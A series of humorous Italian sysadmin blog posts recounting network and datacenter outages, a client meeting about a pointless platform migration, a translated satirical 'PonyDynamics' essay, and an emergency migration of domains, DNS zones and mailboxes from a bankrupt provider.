Addendum: sono riuscito a dare indietro sia il notebook che il telefono, per il desktop ci sto lavorando, il problema e' che la chiavica di server Jabber per MacOS che usano qui' non e' completamente standard (alla faccia di Microsoft) e Pidgin non funziona... quindi uso un enorme schermo da 24 pollici solo per Jabber... sigh!

Dopo aver passato un paio di giorni di cazzeggiamento e a cercare di capire **chi fa cosa e cosa si suppone che faccia io**, ho cominciato a rompere i marroni ai miei (nuovi) colleghi per vedere di fare qualche cosa io.

E cosi' mi ritrovo al giorno numero 4 (quattro) occupato a cercare di ottenere delle statistiche di permanenza dei messaggi nella coda di Postfix per fare dei grafici (tramite cacti).

Mentre sto' cercando di capire dove ca\$\$o sta' la virgoletta rovesciata su questa straca\$\$o di tastiera Apple, uno dei colleghi (BT) si affaccia alla porta dell'ufficio.

BT - Hey! Ti funziona la rete?

IO - He? Hummm.... momento... *clickety-click* Azz, no, non sembra.

BT - Ha, bene, avevo il dubbio che avessi incasinato qualche cosa io nella mia di configurazione...

C'e' un vantaggio innegabile nel lavorare con un branco di Geek e Nerds: quando fanno dei casini sanno che la colpa e' loro e non vengono a rompere le balle.

Cosi' BT se ne va a cercare di capire dove sta il problema, dopo un po' mi incuriosisco e lo seguo. Lo trovo in Sala Macchine a controllare le lucine del router.

IO - (puntando alla luce spenta) Questa qui' non dovrebbe essere accesa?

BT - E dovrebbe essere accesa si'... mi sa che la nostra fibra e' andata a prendersi una vacanza.

Entrambi pensiamo al gruppo di Uomini In Salopet che stanno sfasciando il marciapiede davanti al palazzo per stendere un qualche tubo.

IO - Forse dovremmo domandare all'ISP.

BT - Si, penso proprio che dovremmo farlo.

Cosi' parte la prima di una lunga serie di telefonate all'ISP, nel corso della giornata l'ISP procede a:

- **Negare** che vi siano problemi sulla rete
- **Accusare** noi di aver incasinato il router
- **Confermare** che vi sono problemi sulla rete
- **Negare categoricamente** che vi siano problemi

Cosa fa' l'applicazione X ?

- **Incolpare** altri providers per la mancanza di connessione
- varie ed eventuali

Il tutto ovviamente, a seconda di chi rispondeva al telefono al momento.

Felice e rassicurato che tutto va come al solito (si cambia posto ma le cose rimangono come prima), mi preoccupo di cazzeggiare il piu' possibile scambiando storie di Fallimenti Catastrofici con i miei compagni di sventure, devo dire che **nessuno** e' ancora riuscito a battere la mia storia "Americana" (che un giorno o l'altro dovro' riportare anche qui'...).

Comunque, le cose vanno piu' o meno come dovrebbero andare (con gente che cazzeggia in giro, si sfida a battaglie senza tregue a freccette, cerca di battere il record a Solitario o sa dio cosa) per quasi tutta la giornata, fino (piu' o meno) a mezzogiorno. Quando BT annuncia che e' riuscito a resuscitare la connessione di ADSL di backup. La gioia e' di breve durata dato che la connessione fallisce quasi subito. Il che indica chiaramente che il problema non e' solo di \$isp, ma e' piu' grosso.

Nel pomeriggio, i vari Clienti (CL) si rendono conto che non riescono piu' a raggiungere i nostri server di monitoraggio e cominciano ad entrare in fibrillazione. A questo punto uno dei suddetti decide di telefonare. La conversazione seguente e' (piu' o meno) quello che ne e' saltato fuori, il tipo stava parlando con un collega (DT) e non con me (senno' lo avrei mandato a fankulo subito).

CL - Mi serve un nuovo dominio sul server web.

DT - Sono spiacente, ma abbiamo dei problemi con la connessione internet e non posso collegarmi alla rete di gestione per modificare le impostazioni del server in questo momento, per cortesia ci mandi una mail e non appena riusciamo a riavere la connessione vedro' che posso fare.

CL - No, no, lei non mi ha capito, mi **serve** un nuovo dominio sul server Web. **Adesso!**

DT - Be', mi spiace se e' una cosa urgente, ma purtroppo non c'e' molto che io possa fare in questo momento, per cortesia mi mandi una mail.

CL - Ma lei non capisce! Blah blah blah, campagna pubblicitaria, yada yada yada, contatti diretti, blah blah blah, volantinaggio, yada yada yada, sito web, blah blah blah, investimenti, yada yada yada, sito web, blah blah blah...

Insomma, i pisanoni hanno deciso di fare una campagna pubblicitaria per un qualche nuovo prodotto o servizio e, naturalmente, si sono resi conto che la campagna riferiva ad un sito che **non esiste**, e naturalmente hanno deciso di aspettare **l'ultimo momento** prima di richiederlo...

DT - Capisco il suo problema ma non posso fare assolutamente nulla al momento, stiamo aspettando che \$isp risolva il problema dalla loro parte, non dovrebbe essere una cosa lunga.

CL - E non potete andare direttamente alla collocazione e fare le modifiche la'?

DT - Hummm... a questa domanda c'e' una risposta breve ed una lunga, entrambe significano "no".

Considerando che la Collocazione e' dall'altra parte dell'Olanda, DT e' stato anche troppo cortese nella sua risposta.

Davide

03/03/2008 00:00

Non il pulsante ROSSO!

Molti mi hanno chiesto quale fosse questa "storia Americana" a cui ho fatto riferimento nella storia precedente, per cui ho deciso che e' buona norma se la metto per iscritto. Questa storia si riferisce al periodo di due anni fa' (2006) quando ero in trasferta nel nostro ufficio di Washington DC.

E' un tranquillo venerdi', i CL si preparano per il weekend ed io pure, quando, improvvisamente, cade la connessione con i servers che sono alla co-locazione.

Dato che i computer sono stati spostati in co-locazione per ragioni di sicurezza e migliore gestione, risulta un po' strano che di botto siano tutti irraggiungibili. Io per un po' sospetto un qualche casino con la connessione internet dell'ufficio, ma no, non e' quello il problema.

Dopo una mezz'ora ci decidiamo a chiamare la co-locazione, DaBoss (o colui che fa' le veci del Boss) parla con il tizio alla reception, il quale sostanzialmente dice che hanno dei problemi con l'energia elettrica. Io domando se non hanno dei generatori. Comunque, dal telefono non si riesce a ricevere nessuna risposta. Dopo circa un'ora senza risposte e senza connessione, ci decidiamo a saltare in macchina ed andare a vedere di persona.

La Co-lo, solitamente deserta, rigurgitava di gente intenta a parlare al telefono con aria concitata, picchiare sulla tastiera o cercare qualcuno da picchiare **con** la tastiera. Noi controlliamo il nostro rack e scopriamo che:

1. il firewall non si riavvia se gli stacchi la spina, ergo occorre che qualcuno vada li' a schissare il bottone
2. due dei dischi del server web sono TOFU
3. il server di posta e' fermo su "premere ok per controllare i dischi".

Dato che i tipi della reception avevano attaccato fuori un cartello con su' scritto "non domandateci niente riguardo il problema", abbiamo deciso di riavviare i nostri server, ordinare due dischi nuovi e tornare in ufficio.

Una settimana dopo circa, abbiamo ricevuto una spiegazione relativa all'incidente.

Apparentemente, una impresa di costruzioni e' occupata a costruire un hotel nelle vicinanze della colo. Sembra che quella mattina, un gruppo di nerboruti e rudi costruttori, abbia deciso di piantare nel terreno un robusto palo di acciaio (3 metri), direttamente attraverso il cavo da 45000 volts che alimenta la colo.

Fortunatamente per loro (e sfortunatamente per noi), la centralina di distribuzione ha rilevato che il cavo era praticamente cortocircuitato a terra ed e' andata immediatamente in protezione. Quindi niente frittura mista di Uomini In Salopet.

Questo ha lasciato il centro senza corrente. Il centro ha, ovviamente dei generatori diesel, ma questi non partono istantaneamente, devono prima avviarsi, poi "sincronizzarsi" ed infine si collegano. Nel tempo necessario all'avvio e sincronizzazione, l'intero datacenter va' a batterie.

L'imprevisto in quel caso e' stato che uno degli "ingegneri" del centro, preso dal panico, ha spinto il bottone sbagliato ed ha collegato i generatori direttamente alla linea elettrica esterna. Linea che era ancora cortocircuitata a terra. Il risultato e' stato che i generatori sono andati anche loro in protezione e si sono immediatamente spenti.

Cosa fa' l'applicazione X ?

Tutti hanno poi cominciato a correre intondo urlando molto a lungo e molto forte finche' le batterie non sono andate completamente a zero e **l'intero datacenter si e' spento**.

Ed e' rimasto spento finche' qualcuno con un pelo di sangue freddo non e' andato a guardare il pannello di controllo ed ha deciso che "questo interruttore qui' non dovrebbe essere sul ON ma sul OFF...".

Il che mi ha lasciato piuttosto perplesso, voglio dire, non hanno mai fatto delle prove di avvio di questi generatori? E non spiegano al loro personale cosa dovrebbero fare nel caso in cui qualcuno tranci il cavo di alimentazione generale? Mi viene il dubbio di cosa **altro** questa gente non abbia mai provato.

Davide

03/10/2008 00:00

Risparmi ed Investimenti

E' un tranquillo giovedi' mattina, sono le 9.10 e sono ancora l'unico in ufficio quando mi suona il cellofono, rispondo ed e' ovviamente DaBoss (DB).

DB - Ciao, sei gia' in ufficio?

IO - Si', sono arrivato da circa un'ora.

DB - Ottimo... hummm... lo sai dove sta \$grandemagazzino a \$paesedoveabitoio?

IO - Eh... si', credo sia nella zona industriale.

DB - Bene, ce la fai ad essere qui' per le 9.50?

IO - (guardando l'orologio) Se salto in moto adesso e vado come un razzo...

DB - Ottimo, quando arrivi ti spiego. **click!**

Ah, che bello, proprio quello che mi serviva. Mi abbiglio, salto in moto e percorro i 27 Km che mi separano dal luogo dell'incontro nel tempo record di 31 minuti, li' incontro DaBoss che spiega:

DB - Allora, adesso dobbiamo andare da \$notaziendaditrasporti che sta' qua' dietro. Loro hanno un sistema \$notosoftwagestionale che e' gestito da \$altrasocieta e da noi hanno un server Intranet che e' sviluppato da \$ennesimasocieta.

IO - eeehhh.... alla faccia dell'outsourcing eh...

DB - Comunque, adesso vogliono rifare l'intero sistema informatico interno e noi dobbiamo sentire che accidenti vogliono ed eventualmente fornire consulenza.

Cosi' siamo in riunione con sta' gente: UL1 per \$notaziendaditrasporti, UL2 e CL per \$ennesimasocieta' ed UL3 per \$altrasocieta', poi ovviamente ci sono io e DB.

UL1 - Allora, noi vogliamo migliorare l'efficienza del sistema informativo interno massimizzando il ritorno degli investimenti ed ottimizzando i risparmi tecnologici yada yada yada... *(20 minuti buoni di pappardella)*

IO - Scusate ma io sono nuovo e non conosco tutta la storia dell'attuale sistema, quindi faro' qualche domanda scema. Quali sono i problemi dell'attuale sistema informativo?

UL1 - Mah, in effetti nessuno, e' solo che abbiamo deciso che e' necessario svecchiarlo e muoverci verso una piattaforma piu' moderna.

IO - E la piattaforma attuale quale sarebbe?

UL1 - Allora, abbiamo il sistema interno largamente basato su Windows 98, mentre i nostri server principali sono Unix con il server CMS che e' gestito da voi ed e' Linux.

IO - E tutto funziona correttamente come volete voi?

UL1 - Hummm... be' si'...

IO - (guardando DaBoss) Ok... e volete cambiarlo passando a...?

UL3 - (lanciandosi nella discussione) Tutto il sistema informativo interno verra' completamente rifatto su base Windows Vista! i server saranno aggiornati naturalmente a Windows Vista Server Edition con Sexchange Vista Edition, Inactive Directory per la gestione degli utenti, via tutto il vecchiume Unix e si rifa' il tutto usando DoDoDoDotNet. yada yada yada, nuove tecnologie, yada yada yada facilita' d'uso, yada yada yada...

IO - (cercando di ripigliarmi dopo il fuoco di fila di marketese) Si', si', bellissimo... e quanto dovrete metterci per rifare il tutto?

UL1 - Dunque, secondo il nostro piano il sistema interno dovrebbe essere sostituito interamente entro giugno, mentre i server dovrebbero essere sostituiti verso settembre e l'intero sistema dovrebbe essere funzionante al 100% alla fine dell'anno.

Io ci penso su un po'...

Cosa fa' l'applicazione X ?

IO - Hemmm... ok, allora, a parte la scelta di piattaforma, mi pare un pelo ottimistico il voler cambiare al 100% un intero sistema informativo in meno di un anno. Soprattutto se lo scopo del cambiamento e' migliorare l'efficienza. Mi pare anche un notevole investimento, soprattutto in hardware.

Mi fermo e guardo UL1

IO - Voi lo sapete vero che dovete sicuramente cambiare tutto l'hardware dei client?

UL1 - Hemmm... veramente avevamo pensato di sostituire le macchine in progressione, riutilizzando quelle migliori e rimpiazzando quelle piu' vecchie durante il corso dell'anno.

IO - Mi sa che non funziona cosi'

A questo punto UL2 e' entrata in fibrillazione.

UL2 - Noi siamo piu' interessati a vedere come modificare l'applicazione che abbiamo gia' sviluppato per consentire gli utenti di usare un singolo sistema di login invece di usarne due diversi come adesso.

IO - Perche' usarne due diversi?

UL2 - Perche' la login che viene usata per accedere al CMS e' il numero di codice che viene assegnato dall'ufficio del personale, mentre la login per la rete locale e' assegnato dal supporto teNNico di \$altrasocieta.

IO - Ah. Be', li si trattera' di cambiare la struttura del vostro CMS suppongo, perche' ho i miei dubbi che possa essere cambiato in \$notogestionale.

Quindi, sti poveri tapini hanno deciso di buttare via tutto il sistema informativo (che funziona benissimo) e di correre dietro alle lucciole e lanterne, per cui dovranno svenarsi per acquistare una tonnellata di macchine nuove e produrre panegirici e soluzioni temporanee per far comunicare due sistemi che sono **assolutamente incompatibili**. Per nessun motivo valido.

Qualche cosa mi dice che in questo posto dovro' venirci spesso nel prossimo futuro e che UL2 e CL li vedro' molto spesso.

Il bello e' che sulla via del parcheggio (io per ripigliare la moto e DaBoss l'auto), DaBoss ha commentato, riferendosi ad UL2, che 'certa gente parla ma non sa cosa dice'.

Davide

17/03/2008 00:00

Teoria Generale della PonyDynamica

Anche nota come "Oooooohhhh.... Pony!"...

Premessa: questa qui' non e' farina del mio sacco, e' comparsa un bel giorno su alt.sysadmin.recovery ed era troppo bella per passarla, l'autore originale passa sotto il nick di 'sdeath', cercate con google e troverete l'originale. C'e' anche da dire che il tono semi serio e l'uso di nozionismi matematici hanno reso l'opera di traduzione piuttosto ardua. Chiedo venia se in alcuni punti il testo non rende giustizia all'originale.

Come spesso osservato, nella storia nessun tipo di osservazione scientifica appare completamente formato come Athena dalla testa di Zeus. L'uomo guarda all'ambiente che lo circonda e cerca di inventarsi principi e regole per spiegarne la natura. E' la speranza di tutti gli scienziati che attraverso il duro e lungo processo di prove e controprove, questi principi si avvicinino sempre di piu' alla Realta' delle Cose, precedentemente riservata solo al Creatore.

La Teoria della PonyDynamica (o "ponidynamica" come viene scritta dagli abitanti delle Isole Britanniche e del Subcontinente Indiano o "Teoria Dinamiky Ponyi" per i nostri fratelli Russi) e' una vasta e complessa visione di certi aspetti del nostro mondo, capace di sorprendere anche dopo molti anni di studio. Questo che segue non e' ovviamente un trattamento esaustivo dell'argomento che sarebbe impossibile in questo spazio, la mia intenzione e' percio' solo di impartire un senso generale della teoria e delle sue relazioni con i lettori di queste pagine.

La teoria inizia con la cruda osservazione di Freud che lo sviluppo del bambino puo' essere diviso in una serie di fasi (o stati), la seconda delle quali, dai 2 ad i 4 anni, queste eta' sono ovviamente solo approssimative, include la cosiddetta fase "egocentrica" (o piu' idoneamente merdacentrica). E' durante questa fase che i parenti riconoscono una tipica verbalizzazione del bimbo: **Voglio un Pony!**.

Riguardo l'espressione: il concetto di Pony *per se* ed il semplice desiderio sono il solo contenuto. Cio' che notoriamente non e' contenuto in questa semplice frase e' l'apprezzamento di tutta una serie di caratteristiche e problematiche che sono intrinseche nell'acquisizione dell'oggetto, possesso e manutenzione. Alcune di queste caratteristiche sono logistiche in natura: i pony devono mangiare, altrimenti, dal breve al medio termine non vi sara' piu' alcun pony. Ci deve essere una apposita locazione dove rilasciare il sottoprodotto di tale cibo (merda di cavallo), ed un mezzo per trasportare la suddetta verso il suo luogo di riposo finale, e qualcuno che sia attivamente impiegato in tale operazione ad intervalli regolari. Altre caratteristiche sono prettamente di ordine pratico: l'esistenza di un pony implica l'esistenza di un luogo ove ricoverare tale pony, luogo che, nella maggioranza dei casi, non puo' essere il garage di famiglia, a meno che il pargolo in questione non faccia Gates di nome. Quindi viene il problema del tempo speso per la manutenzione del suddetto pony, pulizia, visite veterinarie et similia. C'e' anche il semplice costo monetario, costo che, in molti casi e' piuttosto elevato e, se impiegato per il suddetto pony, preclude il contemporaneo impiego per altre cose, tipo quel fantastico-ma-incredibilmente-brutto-e -incredibilmente-costoso set di 'action figures' relative all'ennesimo orrido-ma-incredibilmente-popolare cartone giapponese.

Nessuna delle precedenti difficolta' e problematiche sono comprese dal bimbo in questo stadio dello sviluppo, il bimbo capisce solo che i pony esistono e lui ne vuole uno. La classica risposta a questo stato di cose tende a cadere in una delle seguenti categorie: a) paziente (ed inutile) spiegazione dei problemi associati, b) banale ignoramento della richiesta, c) battuta (nel senso di sculacciate) quando il bimbo comincia a diventare eccessivamente noioso e d) vendita del pargolo a gruppo di nomadi di passaggio.

Fino a questo punto, niente di nuovo. Il salto concettuale che e' necessario fare per iniziare a delineare una Teoria Unificata della PonyDynamica e' che alcuni individui non superano mai questo stato psicologico della

Cosa fa' l'applicazione X ?

loro infanzia, restando merdacentrici per il resto della loro vita. Anche se acquisiscono migliori capacita' espressive e di verbalizzazione. Si potrebbe in effetti dire che questa caratteristica e' omogeneamente distribuita nella popolazione. In altre parole, circa il 50% della popolazione e' moderatamente merdacentrica e fino ad un 15% sono estremamente merdacentrici. Questi, se presi insieme, rappresentano un enorme ed estremamente agguerrito blocco pro-pony.

Nonostante il blocco-pro-pony sia omogeneamente distribuito i suoi effetti non lo sono. L'osservazione cruciale e' che la domanda per pony puo' essere sostenuta solo quando i costi possono essere occultati o esternalizzati. Questo puo' avvenire piu' o meno in tutti i campi ma ve ne sono alcuni che meglio si prestano ed in tali campi gli effetti sono piu' pronunciati: IT, politica ed ingegneria. Per ovvi motivi ci concentreremo sul campo dell'IT. IT fornisce un perfetto ambiente per l'osservazione di questo processo in quanto i costi sono spesso non apprezzati e (per i non pratici dell'ambiente) alquanto sospetti. Dato che i costi di un generico dipartimento IT risultano molto spesso nebulosi ed i metodi di calcolo e controllo dei risultati spesso difficili (quando non impossibili), i beneficiari dei risultati del dipartimento hanno spesso l'impressione di pagare per nulla e di ricevere nulla in cambio. Essi pertanto si sentono in diritto di "ottenere cio' per cui pagano" nella fattispecie domandando in continuazione pony, fornire i quali diventa compito del dipartimento IT.

I professionisti del campo riconosceranno immediatamente la situazione, le fasi di Richiesta, Rifiuto, Forzata Accettazione A Mezzo Management, Acquisizione ed Implementazione del Pony, Manutenzione del Pony, Manutenzione di emergenza del Pony ed infine Ritiro e Decommissione di solito occupano una larga parte (>90%) del normale tempo lavorativo. Ogni professionista dell'IT riconoscerà anche che i Pony assorbono risorse in modo completamente disproporzionato al loro numero. Un singolo Pony, faticando ad esistere di suo, diviene un immenso divoratore di energie e tempo, fino al momento in cui la carcassa viene trascinata a forza verso la fabbrica della colla. Questo e' uno dei fondamenti della Seconda Legge dell'Ingegneria di Murphy: Costa sempre di piu' farlo nel modo veloce, semplice e/o risparmiato di quanto costa farlo giusto fin dall'inizio.

Dopo la prima Esperienza Pony, un novizio del campo IT e' sulla sua strada per divenire un professionista ed acquisisce una comprensione (anche se non completa o dettagliata) della Teoria di Base della PonyDinamica, che viene presentata qui' di seguito senza ulteriori discussioni:

Prima legge della ponydynamica: in un sistema ben mantenuto (S), le seguenti quantita' sono tutte funzioni NON CRESCENTI del tempo: numero di pony (N), risorse consumate da Pony (R), personale dedicato al supporto di Pony (P) e personale che domanda Pony (p).

Seconda legge della ponydynamica: in un sistema S, ogni cambiamento di stato e' sempre nella direzione di minimizzare (in aggregato) le precedenti 4 variabili.

Terza legge della ponydynamica: in un sistema S tendente alla sua naturale stabilita', il valore delle quattro variabili tende a zero.

Principio di dualita': nessun sistema reale (S') che possa esternalizzare i propri costi e', o puo' essere, ben mantenuto.

Contrario della prima legge: in ogni sistema S', tutti i quattro valori (N, R, P e p) sono funzioni NON DECRESCENTI del tempo.

Contrario della seconda legge: in ogni sistema S', ogni cambiamento di stato e' nella direzione di mantenere in aggregato i valori delle quattro variabili o di aumentarli.

Cosa fa' l'applicazione X ?

Contrario della terza legge: In ogni sistema S' tendente verso il suo stato naturale, i valori delle quattro variabili sono illimitati.

Corollario #1 (ordinamento): un gruppo di sistemi (G) puo' essere ordinato in funzione delle variabili-Pony esposte prima ($A=f(N,R,P,p,t)$).

Corollario #2 (tempo di vita): la longevita' (V) di ogni sistema e' inversamente proporzionale al valore di A ($V(t)=k/A(t)$). Per il corollario #1 e la legge contraria #3 ne consegue che $\lim_{t \rightarrow +\infty} V(t)=0$.

Corollario #3 (necessita): perche' un sistema S raggiunga il suo stato ideale e' necessario che tutte le variabili sopra indicate siano zero.

Data questa struttura possiamo ora vedere una serie di cose che erano prima oscurate o non definite. Possiamo per esempio vedere che il compito di ogni BOFH e' di misurare accuratamente le variabili Pony disponibili e di operare in modo da minimizzarle, ed il compito ideale del resto dell'organizzazione e' di **chiudere la fottuta bocca e piantarla di richiedere pony a tutte le ore del giorno e della notte prima di finire incatenati ad un lampione nel parcheggio e quindi FRUSTATI A SANGUE COME ESEMPIO PER TUTTI GLI ALTRI IDIOTI...**

Ooopsss.. chiedo venia per avere abbandonato momentaneamente l'appropriato tono e la planarita' dell'esposizione.

In ogni caso, il desiderio del BOFH e' l'ordinata transizione verso uno stato privo di Pony. Questa teorica (ed io aggiungo, irrealizzabile) situazione e' simile allo stato energetico ultimo nel campo della termodinamica. Dove e' possibile raggiungerla lo si fa mediante uno (o piu') dei quattro metodi standard di gestione relativi ai bambini indicati piu' sopra (spiegazione, rifiuto, LART, rimozione del soggetto), od il loro equivalente se supportato dalle apposite vie amministrative e/o manageriali. Noi possiamo adesso aggiungere un quarto ed un quinto corollario:

Corollario #4 (Frustrazione): per un sistema S in un posto di lavoro L, la frustrazione (F) del BOFH nel gestire S e' direttamente proporzionale alla Cooperazione (c) ricevuta nel minimizzare le variabili di stato Pony del sistema ed alla inerente difficolta' (D) dello stesso compito. $F(S)=k*c(t)D(N,R,P,p,t)$.

Corollario #5 (Desiderabilita): la desiderabilita' (Z) di impiego in un posto L e' proporzionale al negativo della derivata prima di F. $Z(t) = k*F'(S(L))$

Nota: la versione piu' strettamente matematica di questa teoria e' notevolmente piu' complessa, ed introduce operatori differenziali e certi concetti di calcolo vettoriale. Cthulhu e' invocato se certe sezioni non sono propriamente trattate o enunciate correttamente, se propriamente trattate Cthulhu risolvera' per voi alcuni dei problemi mediante l'immediata eliminazione di p (se siete fortunati) e **tutti** i vostri problemi mediante l'eliminazione di P (se siete sfortunati). Ci sono giorni in cui non ve ne frega niente di quale dei due purché il problema sia risolto...

Davide
04/07/2008 00:00

L'Emergenza E' Servita

Ahhhh... eccomi arrivare in ufficio pronto a completare il primo mese di permanenza. Il mio piano prevede un po' di cazzeggiamento, un po' di programmazione ed un po' di troubleshooting sul server ldap. Un tranquillo Venerdì di fine mese insomma.

Ho appena finito di prendermi il caffè, mi sono letto i miei siti di news preferiti e sto per cominciare a fare qualche cosa di produttivo, quando DaBoss si affaccia alla porta.

DB - Ah, bene, tutti e due (riferendosi a me ed al collega T) venite nella Sala Crisi.

IO - (guardando T) Ci abbiamo una sala crisi?

Allora entriamo nella saletta riunioni e veniamo raggiunti anche da B che si occupa dei problemi legali.

DB - Allora, tutti voi conoscete \$NotaOrganizzazioneNazionale (scrive 'N' sulla lavagna), questa gente usa \$NotoProviderNazionale (scrive 'P' sulla lavagna) per gestire le loro cose, ci hanno un po' di siti web, un po' di forum, un po' di caselle di posta, ca\$\$i e ma\$\$i (scrive sulla lavagna). Tutto chiaro fin qua, giusto?

Noi annuiamo seguendo il discorso con vorticiosa attenzione.

DB - Bene, allora, P e' fallito!

IO - ...come 'fallito'?

DB - Sono in cura, hanno finito i soldi, manca el dinero, probabilmente da lunedì gli staccano la spina.

Andata, finito, hasta lasagna (tira una riga su 'P').

IO - (aspettandomelo) ok... e quindi?

DB - E quindi, adesso **noi** dobbiamo prenderci in carico tutta sta roba (fa un cerchio intorno ai servizi descritti precedentemente), dobbiamo raccattarci tutte le registrazioni dei loro siti web, tutte le definizioni delle caselle di posta e possibilmente riuscire a sifonare **tutto** dai server di P e portarla sui Nostri server (guarda l'orologio) **oggi**. (vede che B sta aprendo la bocca) **NO**, non ci abbiamo una mazza, ne' liberatoria ne' conferme firmate ne' altro, lo so che il trasferimento dei siti dal Registrar competente sara' un po' un casino ma dobbiamo iniziarlo oggi. La carta arriva la settimana prossima probabilmente.

IO - Ce li abbiamo i dati di quello che dobbiamo recuperare? Login, passwords...

DB - Abbiamo accesso all'interfaccia web di gestione di P, quindi dovremmo avere tutto. Questo qui (scrive sulla lavagna) e' il telefono di M che e' il 'responsabile' di P per la faccenda. Ok, tutto chiaro? **AL LAVORO!**

Così ritorniamo in ufficio, cominciamo col guardare sta' cappero di interfaccia... hummm... ci sono diversi domini... parecchi domini... un po' troppi!! Sta gente ha qualche cosa come 190 domini registrati. Ok, ne tiro giù un elenco e lo passo a B che comincia a tempestare di mail e telefonate il Registry Olandese per avere il trasferimento dei domini, io e T ci occupiamo del resto. T decide che il DNS e' suo ed io mi becco le mail box.

Dopo un paio d'ore di madonne varie e di maledizioni inviate nella direzione del mammalucco olandese che ha scritto la maledetta interfaccia web (ed il cui nome e' sempre mostrato con grande pompa all'inizio di ogni schifosissima pagina di quella cosa) scovo finalmente dove gli indirizzi di posta sono registrati. Ci sono circa 1000 indirizzi di posta registrati, ma di questi mi sembra che solo la metà abbia delle password associate (password in chiaro eh, che vi aspettavate? nessuna sorpresa che P sia fallito).

Un'altra oretta e riesco finalmente a mettere insieme uno script che a colpi di wget, sed, grep e cut mi mette insieme un elenco degli indirizzi di posta e password associate in modo usabile. A questo punto decidiamo di andare a mangiare qualche cosa.

Cosa fa' l'applicazione X ?

Al ritorno troviamo due Omini In Salopet ad aspettarci. Guarda caso, hanno deciso che devono pulire i filtri del sistema di condizionamento. Oggi. L'operazione non e' che sia un gran che: si tratta di smontare le bocchette, passare un aspirapolvere e sostituire i filtri. Peccato che le bocchette siano **dietro** alle scrivanie e che per poterle raggiungere bisogna **smontare le scrivanie**.

Per la serie "tanto non ci abbiamo niente di meglio da fare"...

Passiamo una buona ora smontando scrivanie e sgrovigliando i cavi di rete e di alimentazione dei computer, poi sia io che T ci ritiriamo sui divani vicino alla macchina del caffè' e continuiamo imperterriti a lavorare (grazie al wireless), mentre gli Uomini in Salopet smantellano il muro.

Un'ora dopo quelli hanno finito, decidiamo che e' meglio rimettere insieme la scrivania prima di ricominciare a lavorare (che senno' e' piuttosto pericolante e non vorrei ricevere i 20 Kg di Mac su un piede...)

Finisco gli ultimi ritocchi allo script e in un baleno mi ritrovo con 1000 mailbox nel nostro sistema di posta, ognuna con la stessa password che aveva prima sul vecchio sistema. Un altro paio di aggiustamenti ed ho un mastodontico script fetchmail per prendersi la posta dal vecchio sistema e scaricarla nel nuovo.

T - Vieni qui' e dimmi cosa ca\$\$o sto sbagliando!

Vado li e guardo il suo monitor:

```
INSERT INTO tabella (campo,campo,campo,campo) VALUES (valore,valore,valore,valore);
```

IO - Hemmm... a me sembra tutto giusto...

Lui schissa invio e MySQL risponde con un garrulo "Hai un'errore nella tua istruzione SQL...". Ok, quindi secondo MySQL non e' tutto giusto.

T - Sono 3 ore che sto smadonnando su sta cosa...

IO - Ottimo, adesso mandami sta roba via mail e vai a prenderti un caffè', o meglio, una camomilla.

Ricevo l'accrocchio e lo guardo. E vedo subito quale e' il problema. Il problema e' che T usa MerdOS e quello ha aggiunto in mezzo un qualche carattere "strano" che non appare sul suo monitor ma compare in tutta la sua orrendita' sul mio. Con un paio di colpi di Sed rimuovo la schifezza e MySQL non si lamenta piu'. Ed abbiamo 190 domini nel nostro DNS (Yes! Linux Win!).

T - Bene, adesso si tratta solo di aggiungere tutti i record A ed MX.

IO - I record MX dobbiamo farli ex-novo puntanti al nostro di mail server, giusto? Quindi ci servono solo i record A, che peraltro devono puntare al nostro web server pure quelli.

T - Si, ma dobbiamo vedere quali di questi domini hanno dei record A diversi.

IO - Hai i file delle zone?

T - Eh... sì... ma sono tanti...

IO - Mandali da questa parte...

Allora, vediamo un po'... se prendo la prima e la quinta linea del file, aggiungo la terza, rimuovo la schifezza, in fila per tre e col resto di due... Un'altra oretta ed ho uno script che processa uno dei file delle zone e crea i record giusti per il nostro sistema, un'altra mezz'oretta ed ho uno script che processa TUTTI i file. E così ci ritroviamo con tutte le zone correttamente registrate.

Cosa fa' l'applicazione X ?

Nel frattempo T e' riuscito a travasare la maggioranza dei siti web sul nostro server, cosi siamo praticamente pronti per quando la variazione di registry fara puntare le cose al nostro DNS.

Me ne vado a casa alle 20.35, niente male per un "tranquillo" venerdi di fine mese.

Davide

04/07/2008 00:00

L'Emergenza e' Servita (2)

E cosi' abbiamo (quasi) superato l'emergenza provocata dal fallimento del provider (di cui ho parlato la volta scorsa), il "quasi" e' d'obbligo.

In effetti, dopo la catastrofe di venerdi, che ci (mi) ha costretto in ufficio fino dopo le 8 di sera per sistemare le cose nel nostro DNS, siamo rimasti sostanzialmente in stand-by fino a lunedì mattina, quando appena arrivato in ufficio ho trovato una serie di messaggi di panico crescente che lamentavano il fatto che non funzionava più niente.

La spiegazione e' presto trovata: \$ISP e' stato "spento", ma purtroppo il registry competente non ha ancora aggiornato la registrazione, ragion per cui i DNS a cui puntano tutta la caterva di domini di sta gente sono ancora quelli di \$ISP, che pero' non rispondono più.

Dopo una caterva di telefonate e giringiri riusciamo, finalmente, ad ottenere il trasferimento delle zone e qualche cosa ricomincia a svegliarsi.

Le cose rimangono per lo più statiche fino alle 4 del pomeriggio, quando, di botto, qualcuno in quel capperò di ufficio si sveglia e si accorge che dalla lista di domini che abbiamo ottenuto dal vecchio ISP ne mancano un po'... circa altri 90 (!)

Dopo un'ora circa riusciamo ad ottenere una lista dei nuovi domini, che guardacaso somigliano stranamente ad una serie di **hosts** che erano registrati nel vecchio ISP. Dopo aver realizzato che questo branco di idioti non ha idea di cosa sia un dominio, un sottodominio ed un host, abbiamo deciso che la cosa migliore e' inserirli come sottodomini e poi andarli a ripulire con calma quando tutti gli idioti di \$NotaOrganizzazioneNazionale (o almeno quelli che firmano gli assegni) saranno riusciti a rientrare in possesso delle loro facoltà mentali (cioe' mai).

T comincia a madonnare sulle zone che ha ricevuto per inserirle, dopo un po' decide che io sono meglio allo scripting di lui e mi invia un megafile .tgz. Riesco a scrivere una procedura di controllo ed inserimento (se il dominio non e' lì viene inserito, senno' ciccia). Fatta l'operazione scopriamo che qualche cosa non e' andata per il verso giusto perche' un paio di records sono duplicati.

Ringraziamo Santo BackupFattoDaMePrimaDiCominciare e ripristiniamo il db in condizioni più umane. Dopo un altro po' ho corretto lo script in modo da **controllare** che i domini inseriti siano corretti prima di inserirli.

Ed anche questa e' fatta, e sono le 8 di sera (di nuovo). E me ne vado a casa.

Il giorno dopo arrivo in ufficio e tutto tace dalla parte di \$NotaOrganizzazioneNazionale. Bene.

